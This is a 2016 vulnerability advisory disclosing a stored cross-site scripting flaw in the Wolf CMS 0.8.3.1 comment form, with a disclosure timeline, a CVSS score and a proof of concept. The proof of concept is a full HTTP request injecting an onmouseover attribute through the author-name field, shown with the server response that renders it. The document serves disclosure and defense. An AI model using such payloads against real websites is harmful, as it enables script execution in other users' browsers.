

Security Research Advisory

**Stored Cross-Site Scripting (XSS)
Vulnerability**

Wolf CMS

Mattia Reggiani - info@mattiareggiani.com
7-17-2016

Table of Contents

<u>1</u>	<u>SUMMARY</u>	<u>2</u>
1.1	DISCLOSURE TIMELINE	2
<u>2</u>	<u>VULNERABILITIES DETAIL</u>	<u>3</u>
2.1	STORED CROSS SITE SCRIPTING (XSS)	3
2.1.1	DESCRIPTION	3

1 Summary

Wolf CMS is an open source content management system which simplifies content management by offering an elegant user interface, flexible templating per page, simple user management and permissions, as well as the tools necessary for file management. Wolf CMS is written using the MySQL / SQLite 3 / PostgreSQL database and the PHP programming language.

Wolf CMS is prone to stored cross-site scripting (XSS) vulnerabilities, which could be used by malicious users to inject arbitrary JavaScript code in victim's browser.

For testing the Wolf CMS web application, I used the last release available at the time of writing: **0.8.3.1**, which is downloadable at this URL <https://www.wolfcms.org/download.html>.

Tests were conducted on an Ubuntu Server 14.04 using the web server Apache 2.2.31.

1.1 Disclosure timeline

Details	Date
Discovery	05/06/16
Vendor disclosure	09/06/16
Vendor acknowledgment	N/A
Patch release	N/A
Public disclosure	19/07/16

2 Vulnerabilities detail

2.1 Stored Cross Site Scripting (XSS)

CVSS v3.0 Base	HIGH (7.6)
Vector String	CVSS:3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:L

2.1.1 Description

A stored XSS vulnerability has been found in comment form. This can lead to arbitrary execution of code client-side (eg. Javascript), which is stored into web server.

The following Proof of Concept (PoC) could be used to exploit the vulnerability:

Proof of Concept:

HTTP Request


```
POST /wolfCMS/?about-us/sdgdfgdfsg.html HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:46.0) Gecko/20100101 Firefox/46.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: it-IT,it;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://localhost/wolfCMS/?about-us/sdgdfgdfsg.html
Cookie: PHPSESSID=qilm2kmf435pe7kc8f8jouqn85; CMSSESSID5954a2700d58=kfh19agnoh20b9ai6grus36oh0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 271

comment%5Bauthor_name%5D=%22+onmouseover%3Dprompt%28%221337%22%29+bad%3D%22&comment%5Bauthor_email%5D=xss%40xss.xss&comment%5Bauthor_link%5D=website&comment%5Bauthor_ip%5D=127.0.0.1&comment%5Bbody%5D=Test+2+Cross+Site+Vulnerability+%28XSS%29&commit-comment=Submit+comment
```

HTTP Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
...
<li class="comment">
  <p>Test 2 Cross Site Vulnerability (XSS)</p>
  <p> à <a href="http://website" title="" onmouseover=prompt("1337")
bad="">" onmouseover=prompt("1337") bad="</a> <small class="comment-
date"></small></p>
  </li>
...
```

Screenshots:



A screenshot of a web form titled "Test XSS". The form has four input fields: "Name (required)" with the value "Test XSS", "Email (will not be published; required)" with the value "xss@xss.xss", "Website" with the value '" onmouseover=prompt("1337") bad=', and a large text area containing the text "Test Cross Site Scripting XSS vulnerability". At the bottom of the form is a "Submit comment" button.

Figure 1 Insertion of XSS payload




Figure 2 Execution of XSS payload